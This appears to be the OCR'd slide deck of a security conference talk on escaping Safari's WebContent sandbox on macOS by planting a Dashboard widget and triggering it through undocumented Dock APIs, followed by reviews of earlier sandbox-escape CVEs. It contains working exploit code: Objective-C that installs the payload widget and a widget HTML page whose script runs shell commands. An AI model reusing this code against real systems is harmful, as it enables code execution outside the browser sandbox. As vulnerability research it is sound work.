
Dashboard is an application for macOS operating systems, used as a secondary desktop for hosting mini-applications known as widgets.

A built-in widget named WebClip, allows to add part of a web page as a widget



Dashboard Widget


- Extension: *.wdgt
- Written in HTML and Javascript
- Location:
  - Pre-installed Widgets: /Library/Widgets
  - User widgets: ~/Library/Widgets



- Info.plist
  - CFBundleDisplayName and CFBundleIdentifier: the name and identifier
  - MainHTML: name of the main user interface
  - AllowNetworkAccess: permission to make cross domain AJAX
  - AllowSystem: permission to call `dashboard.system` function
  - AllowFullAccess: permission to read local files


WebClip for Sandbox Escape?

- WebClip is one of the built-in widgets
- Load remote contents from a URL
- **Safari has a context menu to add web clips**
- Based on WebView, single process, no JIT support, no sandbox
- A DOM exploit is enough to execute code
- Possible sandbox escape vector?



WebClip for Sandbox Escape?

- Must be trigger by user interaction 😢



Abusing Dashboard Widget

- Write the widget bundle to a temporary directory
- Since we already have arbitrary access for plist file, we can directly install the widget by manipulating `com.apple.dashboard` domain

```
➜  ~ defaults read com.apple.dashboard
{
    "db-enabled-state" = 2;
    "layer-gadgets" =    (
                {
          32bit = 0;
          id = 0000000000000002;
          "in-layer" = 1;
          path = "/Library/Widgets/World Clock.wdgt";
          "percent-offset-x" = 0;
          "percent-offset-y" = 0;
          "percent-type" = 4;
          "percent-x" = "0.3921875";
          "percent-y" = "0.3277778";
          "pos-x" = 753;
          "pos-y" = 554;
          relativepath = "/Library/Widgets/World Clock.wdgt";
          "separate-process" = 0;
     },
     ...
```

Abusing Dashboard Widget

- When the widget has been installed there's no need for browser exploit
- If `AllowSystem` is true, there will be a javascript bridge method `window.dashboard.system`, which is simply a wrapper for `NSTask` to launch `/bin/sh` and execute shell command
- `PATH` environment is missing so we need absolute path for the command

```
<h1 class="breathe">Pwned by AntFin LightYear</h1>
<script type='text/javascript'>
   window.onload = function () {
       widget.onshow = function () {
           widget.system('/usr/bin/open -a Calculator');
           // widget.system('/usr/bin/defaults write com.apple.dashboard mcx-disabled -boolean
YES');
       }
   }
</script>
```


Triggering Execution

- To activate the Widget, we need to swap the desktop to Dashboard
- WebContent sandbox allows access to dock MIG server
  `(global-name "com.apple.dock.server")`
- Most of the MIG handlers of Dock don't have `sandbox_check`
- Dock has been yet attacked at least two times at Pwn2Own, but I guess my exploit is more interesting :)
- HiServices.framework has some undocumented Dock API

```
➜  TyphoonCon2019 nm
/System/Library/Frameworks/ApplicationServices.framework/Frameworks/HIServices.frame
work/HIServices | grep CoreDock | grep \ T\
0000000000019e51 T _CoreDockAddFileToDock
0000000000018dad T _CoreDockBounceAppTile
0000000000018df2 T _CoreDockCompositeProcessImage
0000000000011e62 T _CoreDockCopyPreferences
000000000001a410 T _CoreDockCopyWorkspacesAppBindings
...
```

Triggering Execution

- Enable Dashboard “As Space” or “As Overlay”
- Surprisingly we can change this preferences in WebProcess with the Dock MIG
- `CoreDockSetPreferences` can send the mach message for us





```
CoreDockSetPreferences((__bridge CFDictionaryRef) @{@"enabledState" : @2});
```

Triggering Execution

- Now activate Dashboard
- `HIServices!CoreDockSendNotification` can pass a string to toggle corrseponding desktop actions like:
  - LaunchPad: `com.apple.launchpad.toggle`
  - Show desktop: `com.apple.showdesktop.awake`
  - Show Workspaces: `com.apple.workspaces.awake`
  - Exposé: `com.apple.expose.awake` / `com.apple.expose.front.awake`
  - Show Dashboard: `com.apple.dashboard.awake`
  - TouchPad Preferences: `com.apple.dashboard.touchbar.preference`

The Exploit

```
NSString *widget = [NSTemporaryDirectory() stringByAppendingPathComponent:@"payload.wdgt"];
mkdir([widget UTF8String], 0777);
EXTRACT(@"main.html", main_html, main_html_len);
EXTRACT(@"Info.plist", Info_plist, Info_plist_len);
EXTRACT(@"Default.png", Default_png, Default_png_len);
CFStringRef domain = CFSTR("com.apple.dashboard");
CFArrayRef item = (__bridge CFArrayRef) @[ @{
  @"32bit" : @0,
  @"id" : @"AAAAA",
  @"in-layer" : @1,
  @"path" : widget,
  @"relativepath" : widget,
  @"separate-process" : @0
} ];
CFPreferencesSetAppValue(CFSTR("mcx-disabled"), CFSTR("NO"), domain);
CFPreferencesSetAppValue(CFSTR("layer-gadgets"), item, domain);
CFPreferencesAppSynchronize(domain);
CoreDockSetPreferences((__bridge CFDictionaryRef) @{@"enabledState" : @3});
CoreDockSendNotification(CFSTR("com.apple.dashboard.awake"));
```


Safari File Edit View History Bookmarks Develop Window Help

Q&A

Thanks

- Jonathan Levin
- Phoenhex Team (especially @5aelo and @_niklasb)
- Liang Chen
- Lokihardt

Revisiting Known Exploits

CVE-2014-1314

- Found and exploited by @chenliang0817 in Pwn2Own 2014
- Straightforward design issue in _XCreateSession
- A crafted mach message can spawn arbitrary executable as current user, without sandbox
- Reachable inside WebProcess sandbox

CVE-2016-1797

- Found and exploited by Lokihardt in Pwn2Own 2016
- Actually not triggable in WebProcess, but sandboxed process fontd. An additional bug (CVE-2016-1796) is chained to escape to fontd.
- There was a sandbox rule claiming fontd can process-exec FontValidator without sandbox:

```
(allow process-exec* (with no-sandbox)
    (literal "../ATS.framework../FontValidator"))
```

- FontValidator will check environment variable `XT_FRAMEWORK_RESOURCES_PATH` to locate libFontValidator.dylib and try to load it

CVE-2017-2534

- `SpeechSynthesisRegisterModuleURL` is designed to make `speechsynthesisd` to load arbitrary dylib from a given location
- The process has less restrictive sandbox (to trigger another root privilege escalation)

- Process has full r/w access to the location:
  ```
  (allow file-read* file-write* (regex
  #"^(/private)?/var/folders/.+/com\.apple\.speech\.speechsynthesisd.*"))
  ```

- The following location is writable by WebContent sandbox and also match the rule:
  ```
  /private/var/folders/<random-string>/C/com.apple.WebKit.WebContent+com.app
  le.Safari/com.apple.speech.speechsynthesisd
  ```

- Send an XPC message to trigger to dylib loading

CVE-2018-4404

- Found and exploited in Pwn2Own 2018
- There's a `legacy_spawn` routine in `launchd`, reachable in WebProcess sandbox
- A process will be spawned by `launchd` without sandox, very much alike CVE-2014-1314
- Use a custom libxpc implementation to spoof parameters

What Do We Learn?

- Focus on those reachable mach services
- Xref on the risky function calls: `dlopen`, `exec*`, `system`, `NSBundle`, etc.
- Payload can have multiple forms:
  - Environment variable
  - An argument of MIG
  - A string value of an XPC dictionary
  - Other weird kinds of serialization